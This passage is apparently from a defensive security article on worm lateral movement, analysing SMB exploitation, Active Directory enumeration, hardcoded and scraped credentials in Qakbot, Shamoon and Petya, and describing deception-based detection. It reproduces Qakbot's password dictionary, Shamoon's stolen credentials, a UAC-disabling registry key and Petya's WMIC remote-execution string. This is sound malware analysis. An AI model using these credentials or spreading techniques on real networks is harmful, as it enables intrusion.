The malware checks the IP addresses of local DNS servers to eliminate the possibility that they are public servers. Only the following DNS server ranges are attempted, and if the DNS server does not fall in these ranges it will not attempt to infect it:

10.0.0.0 - 10.255.255.255

172.16.0.0 - 172.31.255.255

192.168.0.0 - 192.168.255.255

In the external spreading function, random IP subnets are enumerated and infection is attempted by the malware. IP addresses will be enumerated as follows X.Y.Z.[1-254]. The SMB spreading function SmbSpreadFunc(structin_addr in) is used in both internal and external spreading functions.

It performs an SMB negotiation and sends an SMB::Trans_Request packet to check for the presence of an implant, indicating that the target has already been compromised.




Figure 11. Showing code for the malware checks if target is already implanted with DOUBLEPULSAR (or similar)

The error code returned from the DOUBLEPULSAR implant in an SMB trans response is STATUS_INVALID_PARAMETER (0xc000000d), while a normal host would respond with STATUS_INSUFF_SERVER_RESOURCES (0xc0000205) as an example.

No.	Time	Source	Destination	Protocol	Length	Info
2	61.2094270	192.168.154.129	192.168.154.1	SMB	142	Negotiate Protocol Request
3	61.2555700	192.168.154.1	192.168.154.129	SMB	185	Negotiate Protocol Response
4	61.2567750	192.168.154.129	192.168.154.1	SMB	157	Session Setup AndX Request, User: .\
5	61.2583080	192.168.154.1	192.168.154.129	SMB	160	Session Setup AndX Response
6	61.2601440	192.168.154.129	192.168.154.1	SMB	129	Tree Connect AndX Request, Path: \\192.168.154.1\IPC$
7	61.2618470	192.168.154.1	192.168.154.129	SMB	104	Tree Connect AndX Response
8	61.2631190	192.168.154.129	192.168.154.1	SMB Pipe	132	PeekNamedPipe Request, FID: 0x0000
9	61.2929130	192.168.154.1	192.168.154.129	SMB	93	Trans Response, Error: STATUS_INSUFF_SERVER_RESOURCES

Figure 12. Showing the packet capture of the implant check

If the malware determines that the target is not already infected, it will proceed with the SMBv1 exploit by sending massive Trans2 Requests. After the exploitation attempt, the malware will again perform an SMB negotiation and request another trans response to check if exploitation successful or not. If exploitation is successful, the malware will then use the exploited host to propagate itself via the implant.

To detect spreading technique which makes use of remote code execution will involve projecting deceptions accepting SMB requests in the subnet. Monitoring the packets which are received by the deception sensors at the network can be used to detected remote code execution. The infected endpoint will then, be isolated from the network.

Using Active Directory for spreading inside the network

Under this technique active directory is queried for the list of usernames, the machines in the network. Once list of machines and usernames are obtained then these machines are accessed with the usernames.

Figure 13 shows the code from Qakbot. Malware first makes use of the API NetGetDCName to get the name of the primary domain controller.




Figure 13. Showing the password scraping from memory

Once the malware has the details of the primary domain controller, it then makes a call to the API EnumerateUserAccounts_GetAccNames() to get the actual usernames. It gets the list of servers in the network by calling NetServerEnum2().

```
Microsoft Windows Lanman Remote API Protocol
    Function Code: NetServerEnum2 (104)
    Status: Success (0)
    Convert: 4293
    Entry Count: 3
    Available Entries: 3
  ⌄ Servers
      > Server: BARBAR
      > Server: SHOST-9161
      > Server: SHOST-9428
```

Figure 14. Showing the server in the network

Once servers and usernames have been gathered, Qakbot uses hardcoded passwords to log on to the computers in the network. Figure 15.0 shows the hardcoded passwords in the qakbot.

```
pw_dict_list    db '123,password,Password,letmein,1234,12345,123456,1234567,12345678,'
                db '123456789,1234567890,qwerty,love,iloveyou,princess,pussy,master,m'
                db 'onkey,abc123,99999999,9999999,999999,99999,9999,999,99,9,88888888'
                db ',8888888,888888,88888,8888,888,88,8,77777777,7777777,777777,77777'
                db ',7777,777,77,7,66666666,6666666,666666,66666,6666,666,66,6,555555'
                db '55,5555555,555555,55555,5555,555,55,5,44444444,4444444,444444,444'
                db '44,4444,444,44,4,33333333,3333333,333333,33333,3333,333,33,3,2222'
                db '2222,2222222,222222,22222,2222,222,22,2,11111111,1111111,111111,1'
                db '1111,1111,111,11,1,00000000,0000000,00000,0000,000,00,0987654321,'
                db '987654321,87654321,7654321,654321,54321,4321,321,21,12,super,secr'
                db 'et,server,computer,owner,backup,database,lotus,oracle,business,ma'
                db 'nager,temporary,ihavenopass,nothing,nopassword,nopass,Internet,in'
                db 'ternet,example,sample,love123,boss123,work123,home123,mypc123,tem'
                db 'p123,test123,qwe123,pw123,root123,pass123,pass12,pass1,admin123,a'
                db 'dmin12,admin1,password123,password12,password1,default,foobar,foo'
                db 'foo,temptemp,temp,testtest,test,rootroot,root,fuck,zzzzz,zzzz,zzz'
                db ',xxxxx,xxxx,xxx,qqqqq,qqqq,qqq,aaaaa,aaaa,aaa,sql,file,web,foo,jo'
                db 'b,home,work,intranet,controller,killer,games,private,market,coffe'
                db 'e,cookie,forever,freedom,student,account,academia,files,windows,m'
                db 'onitor,unknown,anything,letitbe,domain,access,money,campus,explor'
                db 'er,exchange,customer,cluster,nobody,codeword,codename,changeme,de'
                db 'sktop,security,secure,public,system,shadow,office,supervisor,supe'
                db 'ruser,share,adminadmin,mypassword,mypass,pass,Login,login,passwd,'
                db 'zxcvbn,zxcvb,zxccxz,zxcxz,qazwsxedc,qazwsx,q1w2e3,qweasdzxc,asdfg'
                db 'h,asdzxc,asddsa,asdsa,qweasd,qweewq,qwewq,nimda,administrator,Adm'
                db 'in,admin,a1b2c3,1q2w3e,1234qwer,1234abcd,123asd,123qwe,123abc,123'
                db '321,12321,123123,James,John,Robert,Michael,William,David,Richard,'
                db 'Charles,Joseph,Thomas,Christopher,Daniel,Paul,Mark,Donald,George,'
                db 'Kenneth,Steven,Edward,Brian,Ronald,Anthony,Kevin,Mary,Patricia,Li'
                db 'nda,Barbara,Elizabeth,Jennifer,Maria,Susan,Margaret,Dorothy,Lisa,'
                db 'Nancy,Karen,Betty,Helen,Sandra,Donna,Carol,james,john,robert,mich'
                db 'ael,william,david,richard,charles,joseph,thomas,christopher,danie'
                db 'l,paul,mark,donald,george,kenneth,steven,edward,brian,ronald,anth'
                db 'ony,kevin,mary,patricia,linda,barbara,elizabeth,jennifer,maria,su'
                db 'san,margaret,dorothy,lisa,nancy,karen,betty,helen,sandra,donna,ca'
                db 'rol,baseball,dragon,football,mustang,superman,696969,batman,trust'
```

Figure 15. Hardcoded passwords in Qakbot

Dynamic breadcrumbs can be used to detect worms which leverage active directory for spreading inside the network. Once a process has been determined to be malicious, the path of the honey active directory will be provided in response to the API call NetGetDCName(). This will ensure worm will have the values from the honey active directory and will be diverted to the deception platform for the engagement and generation of indicators of compromise.

Using Stolen credentials for Spreading

Stolen credentials have been extensively used for spreading inside a network. This can be done in two ways. In the first method, credentials are first stolen by a threat actor. These stolen credentials are hardcoded in the malware. When the malware runs on the endpoint it then uses the stolen credentials for spreading in the subnet. In the second method, malware running on the endpoint will scrape the credentials from memory and use it for spreading inside the network.

Hard-coded Stolen Credentials

This lateral movement technique starts by embedding stolen credentials. Shamoon is one such example which has employed stolen credentials for lateral movement.

The section below details the methodology used by Shamoon for spreading inside the network. As shown in the figure 16.0 Initially the malware gets its own IP address.

```
xor     r15d, r15d
lea     edx, [r15+32h]   ; namelen
lea     rcx, [rsp+0A68h+name] ; name
mov     qword ptr [rsp+0A68h+name], r15
mov     qword ptr [rsp+0A68h+name+8], r15
mov     qword ptr [rsp+0A68h+name+10h], r15
mov     qword ptr [rsp+0A68h+name+18h], r15
mov     qword ptr [rsp+0A68h+name+20h], r15
mov     qword ptr [rsp+0A68h+name+28h], r15
mov     word ptr [rsp+0A68h+name+30h], r15w
call    cs:gethostname
lea     rcx, [rsp+0A68h+name] ; name
call    cs:gethostbyname
mov     r13d, r15d
mov     r14, rax        ; hostent
```

Figure 16. Showing the network IP address enumeration of Shamoon

It then loops over the 4th IPv4 octet, starting from 0, skipping its own IP and ending with 254.

```
                cmp     dword ptr [rsp+0A68h+in_addr.s_b1], 100007Fh
                movzx   r12d, [rsp+0A68h+in_addr.s_b4]
                jz      loc_140007B22
                xor     bpl, bpl        ; IP Address 4th octet
                                        ; Loop 0-254, skipping local ip
                nop

enumerate_ip_subnet_loop:               ; CODE XREF: network_enum_spread_over_smb+22D↓j
                cmp     cs:service_bool, r15b
                jnz     loc_140007AD3
                mov     rax, cs:OperationMode
                cmp     byte ptr [rax], 'F'
                jnz     short check_own_ip
                movzx   eax, bpl
                mov     [rsp+rax*8+0A68h+infector_thread_mutex], r15

check_own_ip:                           ; CODE XREF: network_enum_spread_over_smb+167↑j
                cmp     r12b, bpl
                jz      next_ip_addr
                mov     [rsp+0A68h+in_addr.s_b4], bpl
                mov     ecx, dword ptr [rsp+0A68h+in_addr.s_b1] ; in
                call    cs:inet_ntoa
```

Figure 17. Showing the operation mode of shamoon

For each IP address, as shown in figure 18.0 the malware attempts a set of credentials

- Usernames: 'gacaadmin15', 'gacaadmin22', 'gacaadmin08', 'Administrator'
- Passwords: 'hggiH;fv1122', '@ftsEnterprise02', 'P@ssw0rd@Evotnc5581', 'P@ssw0rd'
- Domains: 'GACA', 'GACA', 'GACA', 'GACAANS'

For each set of hardcoded credentials, the malware attempts a connection with each hardcoded remote share location.

- C$\WINDOWS
- D$\WINDOWS
- E$\WINDOWS

- ADMIN$




Figure 18. Code having Hard coded stolen usernames and passwords

The attempt is performed by checking RemoteRegistry service on the target is running, and disabling UAC through a registry key

- SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System\LocalAccountTokenFilterPolicy

After the remote registry check and uac disable attempt, NetUseAdd is called for the credential set and share location for connecting to the machines in the subnet.




Figure 19. Showing the deception based defense for compromised credentials

Honey endpoints projected in the subnet detect lateral movement using compromised passwords. Traffic to these honey endpoint are monitored. When these hosts are accessed by compromised credentials as shown in figure 19, the network traffic to the honey endpoints gets validated by the algorithms.

SMB	185	Negotiate Protocol Response
SMB	294	Session Setup AndX Request, NTLMSSP_NEGOTIATE
SMB	474	Session Setup AndX Response, NTLMSSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED
SMB	412	Session Setup AndX Request, NTLMSSP_AUTH, User: GACA\gacaadmin15
SMB	93	Session Setup AndX Response, Error: STATUS_LOGON_FAILURE

Figure 20. Showing the packet capture of Net Use command

If the algorithm determines the access to be malicious, the credentials will be extracted, an alert for compromise will be raised. Credentials can be extracted by hooking to the API LsaIAuditAccountLogonEx in lsasrv.dll or LsaApLogonUserEx2 in msv1_0.dll on the deception endpoint or it can be extracted by parsing windows event logs. Once credentials are extracted, it can be queried against the active directory to validate if these are valid credentials. If these credentials are valid, they will be revoked.

Scraping Credentials in a Real time

Malware using this spreading technique scrapes memory for credentials and attempts to propagate to the network and execute via WMI. It is explained by taking code from Petya ransomware worm. Petya enumerates credentials by dropping a modified mimikatz binary and executing it locally. Petya can also gather credentials via CredEnumerate windows API.

Figure 20.1 Code showing of credential harvesting

As shown in figure 20.1 Credentials for spreading via WMI are obtained via CredEnumerate calls, which are scraped from memory. Credentials are then stored in a global object, accessed by the spreading WMI function.

The targets are chosen exhaustively:

- All IP addresses in the current system’s subnet are checked for SMB (port 139, 445)
- If the system is a domain controller, then for every DHCP subnet in the DC, every current DHCP client from the subnet is targeted for spreading.





Figure 21. Code showing enumeration of IP address for spreading

After gathering user credentials, Petya connects to remote resources on the local network gathered by the WNetOpenEnumW function. For these local hosts, if SMB is enabled, Petya copies itself to the target network resource with the OpenFile/WriteFile windows functions using a network path as a target destination.



SMB2	159	Session Setup Response
SMB2	168	Tree Connect Request Tree: \\SHOST-9161\admin$
SMB2	138	Tree Connect Response
SMB2	274	Create Request File: a
SMB2	131	Create Response, Error: STATUS_OBJECT_NAME_NOT_FOUND
SMB2	338	Create Request File: a.dll
SMB2	386	Create Response File: a.dll
SMB2	26334	Write Request Len:65536 Off:0 File: a.dll[TCP segment of a reassembled PDU]
SMB2	138	Write Response
SMB2	43854	Write Request Len:65536 Off:65536 File: a.dll[TCP segment of a reassembled PDU]
SMB2	138	Write Response
SMB2	55534	Write Request Len:65536 Off:196608 File: a.dll[TCP segment of a reassembled PDU]
SMB2	138	Write Response
SMB2	26334	Write Request Len:65536 Off:131072 File: a.dll[TCP segment of a reassembled PDU]
SMB2	52614	Write Request Len:34680 Off:327680 File: a.dll[TCP segment of a reassembled PDU]
SMB2	138	Write Response
SMB2	25850	Write Request Len:65536 Off:262144 File: a.dll
SMB2	138	Write Response
SMB2	138	Write Response
SMB2	162	GetInfo Request FILE_INFO/SMB2_FILE_NETWORK_OPEN_INFO File: a.dll
SMB2	186	GetInfo Response
SMB2	146	Close Request File: a.dll
SMB2	182	Close Response
SMB2	346	Create Request File: PSEXESVC.EXE
SMB2	386	Create Response File: PSEXESVC.EXE
SMB2	2926	Write Request Len:65536 Off:0 File: PSEXESVC.EXE
SMB2	62834	Write Request Len:65536 Off:65536 File: PSEXESVC.EXE[TCP segment of a reassembled PDU]
SMB2	5474	Write Request Len:49152 Off:131072 File: PSEXESVC.EXE
SMB2	138	Write Response
SMB2	138	Write Response
SMB2	138	Write Response
SMB2	1010	Write Request Len:840 Off:180224 File: PSEXESVC.EXE
SMB2	138	Write Response
SMB2	162	GetInfo Request FILE_INFO/SMB2_FILE_NETWORK_OPEN_INFO File: PSEXESVC.EXE

Figure 22. Packet capture showing copying of the malicious dll on the victim computer

If the copy is successful, Petya then runs the wmic command as shown in figure 23.0 to execute remotely. Upon failure, it will use a dropped version of psexec to execute remotely. If this fails, it will attempt the eternalbluesmb exploit.

```
  PathAppendW(v5, L"wbem\\wmic.exe");
  if ( !PathFileExistsW(v5) )
  {
LABEL_10:
    *a1 = 0;
    *v5 = 0;
    return v6;
  }
  v21 = a4;
  v20 = a3;
  v19 = a2;
  v18 = v5;
  v7 = wsprintfW(a1, L"%s /node:\"%ws\" /user:\"%ws\" /password:\"%ws\" ", v5, a2, a3, a4);
  v15 = &v13;
  v14 = &a1[v7];
  v8 = wsprintfW(
         v14,
         L"process call create \"C:\\Windows\\System32\\rundll32.exe \\\"C:\\Windows\\%s\\\" #1 ",
         &v13,
         v16,
```

Figure 23. by WMIC call to execute the malicious code

To detect or divert a multistage threat which scrapes credentials and uses it for spreading inside the network, dynamic breadcrumbs or lures can be used. Dynamic breadcrumbs will involve monitoring processes on the endpoint. Once a process has been determined to be malicious, honey credential values to the API call CredEnumerate() will be provided or WNetOpenEnumW function will return the honey values pointing to the deceptions in the network. These fake credential values will enable a threat actor to access only the deceptions hosts which are projected in the network.

Static Breadcrumbs will involve spraying honey username and passwords in the lsass.exe at the endpoint and projecting deceptions accepting SMB connection in the network. When the end host is infected with the Petya, it will scrape the honey username and passwords at the endhost and will access the deceptions which are projected in the network . This will lead to diversion of worm-like Petya to the engagement platform. In the engagement platform, the worm will perform the malicious activity such as changes in MBR. This activity in the engagement platform will classify the threat as malicious and will trigger the condition to isolate the infected endpoint. The IoC which is generated will be used to quarantine the other infected endpoint.

Conclusion

